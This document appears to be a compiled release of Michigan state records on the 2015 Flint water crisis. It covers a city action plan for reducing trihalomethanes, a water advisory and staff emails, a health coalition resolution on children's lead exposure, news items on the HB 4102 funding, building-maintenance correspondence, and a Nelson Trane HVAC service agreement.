

## E. CATEGORIZATION OF ACTIONS

Considering that the Flint River is being used as the water source only until the KWA supply is available (expected late 2016), options to address high THM formation that require new construction or extensive time to implement are not preferred. On the other hand, the City understands THM sample results to date dictate that some action is necessary. Two categories have been developed to assist the City in prioritizing actions to take. Stage 1 consists of actions that can be completed relatively quickly without major construction and Stage 2 actions are either long term actions or solutions requiring major construction. Stage 1 actions are to be completed first followed by evaluation of the results prior to consideration of Stage 2 actions. Grouping of actions are shown in the table below.

TABLE 11 – ACTION PLAN			
	Action	Purpose	Status
Stage 1	Hire water consultant to complete 'water audit'	Third party review of actions and operations to make sure no options are being missed	Complete
	Increased water quality monitoring – obtain THM and TOC analyzers	Provide information needed to adjust WTP operations to match changing raw water quality	Complete
	Troubleshoot ozone feed system	Reduce chlorine feed and increase TOC removal	Complete
	Bench scale jar testing	Optimize treatment process and evaluate possible modifications	Complete
	Discontinue softening bypass	Reduce chlorine demand	Complete
	Disinfect filters	Reduce chlorine demand	Complete
	Increased water main flushing	Reduce water age / stagnant water	Ongoing
	Water system modeling evaluation	Determine areas with high water age and reasons	Partially complete
Stage 2	Modify booster disinfection feeds, if appropriate	Decrease water age	Not yet evaluated
	Repair ozone system	Reduce chlorine feed and increase TOC removal	Complete
	Continue increased water main flushing	Reduce water age / stagnant water	Ongoing
	Replace filter media with GAC	Reduce TOC and chlorine demand	Complete
	Continue valve replacements based on water model	Reduce water age / stagnant water	Ongoing
	Convert to lime and soda ash softening	Increase TOC removal	Future consideration
	Change disinfectant to chlorine dioxide	Reduce THMFP	Future consideration
	Install pre-oxidant feed at intake	Optimize ozone disinfection, reduce chlorine	Future consideration
	Implement coag. & floc. polymer aids, if appropriate	Increase TOC removal	Future consideration
	Place priority on replacing cast iron water mains	Reduce chlorine demand	Ongoing

Samples were taken August 18<sup>th</sup>, 2015 for the latest round of quarterly testing. The City has implemented many of the Stage 1 actions and installed GAC media in the filters and THM test results have significantly improved (decreased) since May and August 2014. All sampling results are shown on Chart 1.

## Flint Water Advisory

### Date/Time:

Effective Wednesday, January 7, 2015

### Details:

The City of Flint recently sent out the attached notice regarding violations to the drinking water standards. While the City of Flint states that corrective actions are not necessary, DTMB is in the process of providing a water cooler on each occupied floor, positioned near the water fountain, so you can choose which water to drink. The coolers will arrive today and will be provided as long as the public water does not meet treatment requirements.

**To:** Turner, David (DHS) <[TurnerD2@michigan.gov](mailto:TurnerD2@michigan.gov)>  
**Subject:** RE: Flint water

Good Afternoon Dave,

Thanks for the information. I will meet with our Director this afternoon to be prepared if the advisory is implemented.

Good Morning Dave,

Sorry for the delay. I discussed this issue with Mike Noonan. Mike is currently gathering information from the City of Flint today. We are requesting a document stating the water is within the safe drinking limits at the Flint State Office Facility.

I will then reach out to our Director on the direction DTMB will proceed. You will be the first we contact on this matter.

**Subject:** Update following GFHC Board resolution on lead levels in City of Flint water

Greater Flint Health Coalition Board of Directors:

Following Monday's GFHC Board meeting in which the Board passed the attached resolution regarding physician concerns with observed elevated blood lead levels in children since the change in the City of Flint water source, there has been significant efforts at the local and state level to address this public health threat to residents. On that note, I want to keep you informed of an event that will be happening this afternoon, led by community physicians (specifically pediatricians) in collaboration with the broader medical community.

Specifically, members of the physician community will be holding a press conference at Hurley Medical Center at 3:00 in the Charles White Conference Center, regarding their concerns about the lead in the City of Flint water and the appropriate precautionary measures to take. This is being done in the absence of a formal health advisory from the city or county, although we have been told this is in development. The press conference will be led by Mona Hanna-Attisha, MD MPH FAAP, Director of Hurley Children's Hospital pediatric residency program and CEO of Mott Children's Health Center, Lawrence Reynolds, MD FAAP. Dr. Hanna-Attisha and the Hurley research department have looked at data to date and the collective observation of all blood lead levels processed in the Hurley lab do show some early indications of elevated blood lead levels for children living in the City of Flint. Given this data, the physician community collectively feels as though they should err on the side of caution and discuss precautionary measures that the public should take to prevent future harm from elevated lead levels. The organizations represented in this effort, and sharing this concern, include Hurley Medical Center, Greater Flint Health Coalition, Mott Children's Health Center, Genesee County Medical Society, MSU Program in Public Health, Hamilton Community Health Network, and others.

We will keep you posted as additional information and resources are provided.

Sincerely,

Kirk D. Smith, MHSA  
President & CEO

Greater Flint Health Coalition

## GREATER FLINT HEALTH COALITION

# **RESOLUTION REQUESTING THE RELEASE OF A HEALTH ADVISORY BY THE CITY OF FLINT REGARDING ELEVATED LEVELS OF LEAD IN THE CITY OF FLINT WATER SUPPLY AND THE ASSOCIATED PUBLIC HEALTH THREAT TO ALL CITY RESIDENTS, WITH AN EMPHASIS ON CHILDREN**

**WHEREAS**, the Greater Flint Health Coalition is a nonprofit Michigan collective impact organization whose mission is to improve the health status of the residents of Genesee County and to improve the quality and cost effectiveness of the health care system in Genesee County;

**WHEREAS**, the Greater Flint Health Coalition Board of Directors is composed of representatives and leadership from Flint & Genesee County's hospitals, physicians, healthcare providers, health insurers, business, government, educators and schools, organized labor, and community residents.

**WHEREAS**, the Greater Flint Health Coalition Board of Directors has engaged in multiple discussions and reviewed detailed information regarding the state of the City of Flint's water supply and its potential health impacts to all residents.

**NOW, THEREFORE, IT IS HEREBY RESOLVED**, that the Greater Flint Health Coalition Board of Directors requests the release of a Health Advisory from the City of Flint and its Department of Public Works, with urgency, regarding the impact of elevated levels of lead in the City of Flint water supply on all residents, with emphasis on the public health threat to children.

**THIS RESOLUTION** has been unanimously adopted effective September 21, 2015.

Peter Levine, Secretary

GR-1K1 Resolution:FlintWater.092115

**Subject:** NEWS UPDATE--House Approves Flint Water Fix

Wednesday, October 14, 2015, 08:43 PM

## House Approves Flint Water Fix

The House unanimously voted this evening to approve \$9.35 million of state funds to return Flint to the Detroit water system and pay for additional state staff in the city's schools to gauge exposure to lead, handle evaluation and protocols on drinking water and to assist with plumbing engineers.

Governor Rick Snyder last week called for state funds to return the city to drawing water from the Detroit system and ending a disastrous move to pull water from the Flint River, as well as funds to pay for additional state staffers from the Department of Health and Human Services, the Department of Environmental Quality and the Department of Licensing and Regulatory Affairs working in the city.

The supplemental (HB 4102) allocates \$6 million to get the city back on Detroit's water system; \$300,000 for DEQ's drinking water and environmental health services; \$1 million for DEQ's laboratory services; \$1 million for DHHS emergency services to purchase and distribute water to Flint residents; \$850,000 for follow up services for children, including testing lead levels and care for those with abnormal levels; and \$200,000 for plumbing inspections.

Insufficient corrosion controls for water drawn from the river – which is inherently more corrosive than water drawn from Lake Huron, where the Detroit system draws its water – caused lead from the city's old service lines to leach into the water, leading to lead levels in the water exceeding the federal standard to trigger remediation and to elevated lead levels in the blood of some Flint children.

Gongwer News Service will have more on this story in Wednesday's Michigan report.

**Subject:** NEWS UPDATE--Flint Water Funds Head To Snyder

Thursday, October 15, 2015, 10:56 AM

## Flint Water Funds Head To Snyder

The Senate wasted no time in approving today more than \$9 million to help pay for temporarily returning the city of Flint to the Detroit water system and fund additional staffing in the city's schools to gauge the exposure to lead.

The fix came with unanimous passage of HB 4102, a supplemental appropriations bill the House passed late Wednesday.

The bill allocates \$6 million to get the city back on Detroit's water system; \$300,000 for the Department of Environmental Quality's drinking water and environmental health services; \$1 million for the department's laboratory services; \$1 million for Department of Health and Human Services emergency services to purchase and distribute water to Flint residents; \$850,000 for follow-up services for children, including lead testing and care for those with abnormal levels; and \$200,000 for plumbing inspections.

Senate Minority Leader Jim Ananich (D-Flint) expressed thanks for his colleagues' support in the matter. The move to pump water for the city from the Flint River without proper corrosion controls allowed lead in service lines and welds to leach into the drinking water at levels beyond those requiring remediation.

Gongwer News Service will have more on this story in Thursday's Michigan Report.

**Subject:** RE: Updates

Hi Larry,

Progress is being made on 7<sup>th</sup> floor and main lobby. Rough in trades in progress on the 7<sup>th</sup> floor, curtain wall and some rough in trades in the lobby. It was reported in the progress meeting that the lobby should be completed mid-November. That time frame doesn't appear to be realistic with the amount and pace of the work. We have not seen a floor plan for the 7<sup>th</sup> floor which could slow the progress due to IT and electrical termination needs. We found out in the progress meeting warranties have started on floors 2,3,4 and 5. There is work on all floors and skywalk that needs to be completed. 5<sup>th</sup> floor has a 6 page punch list and 6<sup>th</sup> floor is just as bad, major painting issues on 6<sup>th</sup> floor. DHHS tenants very unhappy with the quality of the 6<sup>th</sup> floor and the time frame that it has been taking to get completed since their move here from McCree. No overall complete updated schedule has been submitted to the team since late August. I asked again in the progress meeting for an overall updated schedule but only received excuses and no commitment for when we could expect one. I believe to understand the project we should push hard for an overall schedule. I will ask Jan and Adam what we have as of today. I hope the information helps. Good luck with your meeting! On a second note we also received back the bacteria sample reports from the City of Flint for the sample submitted on 9/25/15, all absent of total coliforms and fecal coliforms. I shared with Mike just making sure you got it as well!

Thanks,  
Brian

**Subject:** Ice Machine

Keith,

I had a conversation with Larry today and he told me to contact you. In Flint Treasury had us put in an ice machine. While talking with Jaycob and Ann I said that my staff could do the maintenance on them for less a cost than a contractor.

I did not remember this from a focus meeting and I do apologize, that there was an agreement that they had to provide a contractor to do the work. I think we should do the work it's not anything major just water filter and a bin cleaning. We are putting the one on the first floor and will have to do that one. It just makes better sense to me to provide this service as a bill back to our tenants.

Let me know if you want to talk about this.

Mike –

We are in the processing of getting updated emergency notification cards printed for your buildings. Could you review the attached cards and make sure the information listed is correct?

The back side of the card is being replaced with active shooter information – in place of the bomb threat information currently on the card.

Let me know your thoughts, ideas....

Jeanette

December 02-2015

## Proposal No.:KT 12-01-15

Nelson Trane's goal is to provide reliable, efficient HVAC solutions for State of Michigan Flint State Office Building. Nelson Trane will accomplish this by providing knowledgeable, professional technicians to work on your HVAC systems. This proposal utilizes Trane Intelligent Services™ to help achieve the delicate balance of comfort, reliability and efficiency for your commercial environment. Building conditions are continually monitored and applied to Analytics to identify potential problem areas and energy conservation. Aside from improving the comfort and reliability of your equipment, sustainable energy cost savings will result from these services that exceed the cost of these services.

**Assigned Service Team** - Your service team will consist of our professional Service Coordinator, Service Technicians, and Account Manager with extensive HVAC experience. Our technicians have a thorough understanding of controls, heating, refrigeration, and airside systems.

**Priority Response** – As a Nelson Trane Service Agreement Holder, State of Michigan Flint State Office Building will receive preferred service status. Priority Emergency Response is available on a 24-hour-per-day basis at reduced rate of 20% off of our published labor rates.

**Response Procedure** – Service calls are to be routed through the Nelson Trane 24/7/365 service phone number of **1-800-245-3964**. During normal business hours, the service dispatcher will field the call and dispatch the appropriate technician based on account assignment or fastest response time, as required. Outside of business hours, the 24/7/365 service will contact the on-call technician advising them to contact the owner's representative. The technician will contact the appropriate owners representative within 4 hours and make the corrective action or contact the responsible technician(s) as appropriate to the nature of the call.

### **Supplemental Services**

**Documentation** - Work performed on your equipment and/or controls will be documented by the technician and reviewed with you at the completion of each visit or submitted in Nelson Trane Work Order/Report within 5 business days or as requested by the owner.

**Trane Intelligent Services (TIS)** links your Trane Building Automation System data to Analytics developed by Trane in order to find anomalies in the system. The data is monitored 24/7/365, run through the analytics, reviewed by TIS in Columbus, Ohio, and then reviewed by your local Nelson Trane service professionals. The end result is a quarterly Building Performance Report unique Flint State Office Building that will identify improvements to improve comfort, increase reliability, and save on you energy costs. The process to achieving these reports is as follows:

- 1 Establish Connectivity to the Trane Control System
- 2 Customize Analytics to your site
- 3 Automatically collect data for 2-4 weeks
- 4 Building Performance Assessment reviewed by Trane Columbus and Nelson Trane
- 5 Suppress Analytics that may not pertain to State of Michigan DTMB
- 6 Building Performance Report delivered to State of Michigan DTMB
- 7 Review Areas for Improvement and Implement no cost improvements
- 8 Review Proposals for additional cost improvements

**Building Performance Report** – Every three (3) months, your Nelson Trane Account Manager, Controls and Energy Technician and Trane TIS personnel will review the results of your quarterly building performance report to identify areas for improvement and address any abnormalities to the system. These results will then be presented to Sate of Michigan DTMB by your account manager on a quarterly basis.

**Health and Safety**

**Safety Management Program** - Nelson Trane Building Technical Services, Safety Management Program includes monthly safety training for all Nelson Trane Building Services field personnel, field supervisor jobsite audits, technician job safety analyses, and other key risk assessments and control strategies.

**Personal Safety** - Nelson Trane service technicians are provided with up to date personal protective equipment (PPE) and training on its use and limitations. Nelson Trane maintains an industry leading position in National Fire Protection Agency (NFPA) 70E Electrical Safety, technician ergonomics and fall protection programs.

**Drug-Free Workplace** - Nelson Trane maintains a Drug-Free Workplace, with a robust drug and alcohol testing program.

## Pricing and Acceptance

State of Michigan –DTMB  
Flint State Office Building

### **Nelson Trane Service Agreement**

Nelson Trane, agrees to inspect, maintain and repair the equipment listed under the "Equipment Coverage" section (the "Equipment") hereof according to the terms of this Service Agreement, including the "Terms and Conditions," Scope of Service," and "Service Program" sections hereof. Nelson Trane agrees to give preferential service to Customer over non-contract customers.

### **Service Fee**

Customer agrees to pay **\$23,000.00** per year for 1 year starting December 2015 to Nelson Trane as the fee (the "Service Fee") for the predictive, maintenance and/or repair services described in the Scope of Service and Service Program sections hereof with respect to the Equipment. The Service Fee is subject to adjustment as provided herein.

### **Term**

The initial term of this Service Agreement shall be **1 year**, effective **December, 2015** provided that Nelson Trane will have no obligation to Customer prior to approval of this Service Agreement in writing as provided below, by and authorized representative of Nelson Trane.

**This agreement is subject to the attached Nelson Trane Terms and Conditions.**

**SUBMITTED BY:** Kurt Trierweiler

**TITLE:** Account Manager

**DATE:** December 2, 2015

**NELSON TRANE ACCEPTANCE**

\_\_\_\_\_  
Authorized Representative

\_\_\_\_\_  
Title

\_\_\_\_\_  
Acceptance Date

**CUSTOMER ACCEPTANCE:**

\_\_\_\_\_  
Authorized Representative

\_\_\_\_\_  
Title

\_\_\_\_\_  
Acceptance Date

The following "Terms and Conditions" are attached to and made a part of the Service Agreement ("Agreement") between the named The Customer and Nelson Trane.

**1. Term and Service Fee Adjustment.** The initial Term of this Agreement shall be as stated in the "Pricing & Acceptance" section hereof. Thereafter, this Agreement shall be deemed renewed on a year to year basis until terminated as provided herein. Nelson Trane reserves the right to renegotiate the Service Fee effective with each annual renewal of this Agreement upon forty-five (45) days written notice in advance of the scheduled expiration date. Automatically renewable agreements are cancelable by the written notice of either party to the other (for any reason or no reason) no later than thirty (30) days prior to the scheduled expiration date. The Service Fee is based on performance during regular business hours.

**2. Payment and Taxes.** Payment is due upon receipt of Nelson Trane's invoice. Except as may otherwise be provided in the "Service Fee" section, annual Service Fee amounts shall be paid in advance of performance of the Services. Interest of 1½% on unpaid balances may be charged by Nelson Trane. Without liability to The Customer, Nelson Trane may discontinue services whenever payment is overdue. In addition to the stated Service Fee, The Customer shall pay all taxes not legally required to be paid by Nelson Trane or, alternatively, shall provide Nelson Trane with acceptable tax exemption certificates. The Customer shall pay all costs (including attorneys' fees) incurred by Nelson Trane in attempting to collect amounts due.

**3. Termination.** This Agreement may be terminated by either party upon a material breach by the other party of its obligations hereunder upon fourteen (14) calendar days prior written notice to the breaching party and the failure of the breaching party to cure the breach within such fourteen (14) day period. Notwithstanding any termination, The Customer shall remain liable to Nelson Trane for any amounts for services provided by Nelson Trane and not then paid.

**4. Acceptance.** This Agreement is subject to The Customer acceptance in writing delivered to Nelson Trane within thirty (30) days from the date hereof.

**5. Performance.** Nelson Trane shall perform the services described in the "Scope of Services" and "Service Program" sections of this Agreement with respect to the listed Equipment with reasonable promptness in a workmanlike manner in accordance with industry standards generally applicable in the area. Except as otherwise provided in writing in "Scope of Services," Services will be performed during Nelson Trane's normal business hours and any after-hours services shall be billed separately according to then prevailing overtime or emergency labor rates. Nelson Trane's duty to perform under this Agreement and the Service Fee are subject to the approval of Nelson Trane's credit department, are subject to Events of Force Majeure, and contingent upon the ability to procure materials from the usual sources of supply. Upon disapproval of the credit department or upon the occurrence of any such event as aforesaid, Nelson Trane may delay or suspend performance or, at its option, renegotiate Service Fees, and/or terms and conditions with the The Customer. If Nelson Trane and The Customer are unable to agree on such revisions, this Agreement shall be canceled without any liability, other than The Customer's obligation to pay for services rendered by Nelson Trane to the date of cancellation. This Agreement presupposes that all major pieces of equipment are in proper operating condition as of the date hereof. Services furnished are premised on the Equipment being in a maintainable condition. If initial or seasonal startup is included in the services, or an inspection by Nelson Trane prior to commencement of the services, indicates repairs are required, Nelson Trane will provide a quotation for such repairs. If The Customer does not authorize such repairs, Nelson Trane may remove the unacceptable Equipment from the "Equipment Coverage" or "Scope of Services" sections of this Agreement and adjust the Service Fee accordingly, or at Nelson Trane's option, cancel this Agreement. During the Term, Nelson Trane may elect to install/attach to The Customer equipment or provide portable devices (hardware and/or software) for execution of control or diagnostic procedures. Such devices shall remain the personal proprietary property of Nelson Trane and shall in no event shall become a fixture of the Customer locations. The Customer shall not acquire any interest, title or equity in any hardware, software, processes, and other intellectual or proprietary rights to devices used in connection with providing service on The Customer equipment. Nelson Trane reserves the right to remove such items at its discretion.

**6. The Customer Obligations.** The Customer shall:

- a. Provide Nelson Trane reasonable and safe access to all Equipment;
- b. Reimburse Nelson Trane for services, repairs, and/or replacements performed by Nelson Trane beyond the "Scope of Services" or otherwise excluded hereunder. Such reimbursement shall be at the then prevailing overtime/holiday rates for labor and prices for materials and may at Nelson Trane's option be subject to a separate written agreement prior to its undertaking such work; and
- c. Unless water treatment is expressly included in Nelson Trane's Scope of Services, provide professional cooling tower water treatment in accordance with any reasonable recommendations provided by Nelson Trane.

**7. Exclusions.** Unless expressly included in "Scope of Services" or "Equipment Coverage," the services to be provided by Nelson Trane do not include, and Nelson Trane shall not be liable for, any of the following:

- a. Any guarantee of room conditions or system performance;
- b. Inspection, maintenance, repair, replacement of or services for: chilled water and condenser water pumps and piping; electrical disconnect switches or circuit breakers; motor starting equipment and interconnecting power wiring; recording or portable instruments, gauges or thermometers; any pipe covering or insulation containing asbestos, or non-maintainable parts of the system such as unit cabinets, shells, ductwork, electrical wiring, hydronic piping, structural supports, boiler refractory material and shells, storage tanks and similar items; the appearance of decorative casing or cabinets; damage sustained by other equipment or systems; and/or any failure, misadjustment or design deficiencies in other equipment or systems;
- c. Repairs or replacement of parts made necessary as a result of electrical power failure, low voltage, burned out main or branch fuses, low water pressure, vandalism, misuse or abuse, improper operation, unauthorized alteration of Equipment, accident, negligence of The Customer or others, damage due to freezing weather, calamity or malicious act;
- d. Any damage or malfunction resulting from freezing, contamination, corrosion or erosion on the water side of the equipment or caused by scale or sludge on internal tubes except where water treatment protection services are provided by Nelson Trane as part of this agreement;
- e. Furnishing any items of equipment, material, or labor, or performing special tests recommended or required by insurance companies or federal, state, or local governments;
- f. Failure or inadequacy of any structure or foundation supporting or surrounding the Equipment or any portion thereof;
- g. Building access or alterations that might be necessary to repair or replace The Customer's existing equipment;
- h. The normal function of starting and stopping the Equipment or the opening and closing of valves, dampers or regulators normally installed to protect the Equipment against damage;

- i. Any responsibility for design or redesign of the system or the Equipment, obsolescence, safety tests, or removal or reinstallation of valve bodies and dampers; and
- j. Any services, claims, or damages arising out of The Customer's failure to comply with its obligations under this Agreement.

**8. Warranties.** (a) Trane Co. manufactured material supplied is warranted be free from defect in material and manufacture for a period of twelve months from date of start-up or replacement and Nelson Trane's obligation under this warranty is limited to repairing or replacing the defective part at its option; (b) labor is warranted (to have been properly performed) for a period of 90 days from completion and Nelson Trane's obligation under this warranty is limited to correcting any improperly performed labor; and (c) non-Trane equipment and/or parts are not warranted by Nelson Trane and shall have such warranties as are extended to Nelson Trane by the respective manufacturer. **THE FOREGOING WARRANTIES ARE IN LIEU OF ALL OTHER WARRANTIES, EXPRESS, IMPLIED, OR STATUTORY, INCLUDING THE IMPLIED WARRANTIES OF FITNESS FOR A PARTICULAR PURPOSE AND MERCHANTABILITY. IN NO EVENT SHALL NELSON TRANE BE LIABLE FOR ANY INCIDENTAL, CONSEQUENTIAL (INCLUDING WITHOUT LIMITATION LOST REVENUE OR PROFITS), OR PUNITIVE DAMAGES, NO REPRESENTATION OR WARRANTY OF MERCHANTABILITY OR FITNESS OF PURPOSE IS MADE REGARDING PREVENTION BY THE SCOPE OF SERVICES, OR ANY COMPONENT THEREOF, OF MOLD, FUNGUS, BACTERIA, MICROBIAL GROWTH, OR ANY OTHER CONTAMINATES. NELSON TRANE SPECIFICALLY DISCLAIMS ANY LIABILITY IF THE SCOPE OF SERVICES OR ANY COMPONENT THEREOF IS USED TO PREVENT OR INHIBIT THE GROWTH OF SUCH MATERIALS**

**9. Indemnity and Liability.** Nelson Trane and The Customer shall indemnify, defend and hold each other harmless from any and all claims, actions, costs, expenses, damages and liabilities, including reasonable attorneys' fees, resulting from death or bodily injury or damage to real or personal property, to the extent caused by the negligence or misconduct of the indemnifying party, and/or its respective employees or agents. If the parties are both at fault, the obligation to indemnify shall be proportional to their relative fault. The duty to indemnify will continue in full force and effect, notwithstanding the expiration or early termination hereof, with respect to any claims based on facts or conditions that occurred prior to expiration or termination. **NOT WITHSTANDING ANY CONTRARY PROVISION, NEITHER PARTY SHALL BE LIABLE FOR INCIDENTAL OR CONSEQUENTIAL DAMAGES OF ANY NATURE (INCLUDING WITHOUT LIMITATION LOST REVENUE OR PROFITS), WHETHER CLAIMED UNDER CONTRACT, WARRANTY, NEGLIGENCE, STRICT LIABILITY OR ANY OTHER LEGAL THEORY OR FACTS. IN NO EVENT SHALL NELSON TRANE BE LIABLE FOR ANY DAMAGES RESULTING FROM MOLD, FUNGUS, BACTERIA, MICROBIAL GROWTH, OR OTHER CONTAMINATES OR AIRBORNE BIOLOGICAL AGENTS.**

**10. Asbestos and Hazardous Materials.** Nelson Trane's services expressly exclude any identification, abatement, cleanup, control, disposal, removal or other work connected with asbestos or other hazardous materials (collectively, "Hazardous Materials"). Should Nelson Trane become aware of or suspect the presence of Hazardous Materials, Nelson Trane may immediately stop work in the affected area and shall notify The Customer. The Customer will be responsible for taking any and all action necessary to correct the condition in accordance with all applicable laws and regulations. The Customer shall be exclusively responsible for any claims, liability, fees and penalties, and the payment thereof, arising out of or relating to any Hazardous Materials on or about the premises, not brought onto the premises by Nelson Trane. Nelson Trane shall be required to resume performance of the services only when the affected area has been rendered harmless.

**11. Insurance.** Nelson Trane agrees to maintain insurance in the following minimum amounts during the Term: Commercial General Liability -- \$1,000,000 per occurrence; Automobile Liability -- \$1,000,000 CSL; Workers Compensation -- Statutory Limits. If The Customer has requested to be named as an additional insured under Nelson Trane's insurance policy, Nelson Trane will do so but only to the extent of Nelson Trane's indemnity assumed under the indemnity provision contained herein. Nelson Trane does not waive any rights of subrogation.

**12. Force Majeure.** Nelson Trane shall not be considered to be in default hereunder when a failure of performance is due to an Event of Force Majeure. An "Event of Force Majeure" shall mean any cause beyond the control of Nelson Trane and which by the exercise of due diligence Nelson Trane could not reasonably have been expected to avoid and which it has been unable to overcome. Without limiting the foregoing, "Event of Force Majeure" includes: acts of God and the public enemy; flood, earthquake, tornado, storm, fire; civil disobedience, labor disputes, labor or material shortages, or sabotage; restraint by court order or public authority (whether valid or invalid), and action or non-action by or inability to obtain or keep in force the necessary governmental authorizations, permits, licenses, certificates or approvals if not caused by the fault of Nelson Trane. If Nelson Trane is rendered unable to fulfill any of its obligations under this Agreement by reason of an Event of Force Majeure it shall give prompt written notice of such fact to The Customer and Nelson Trane's obligations shall be suspended until removal of the Event of Force Majeure.

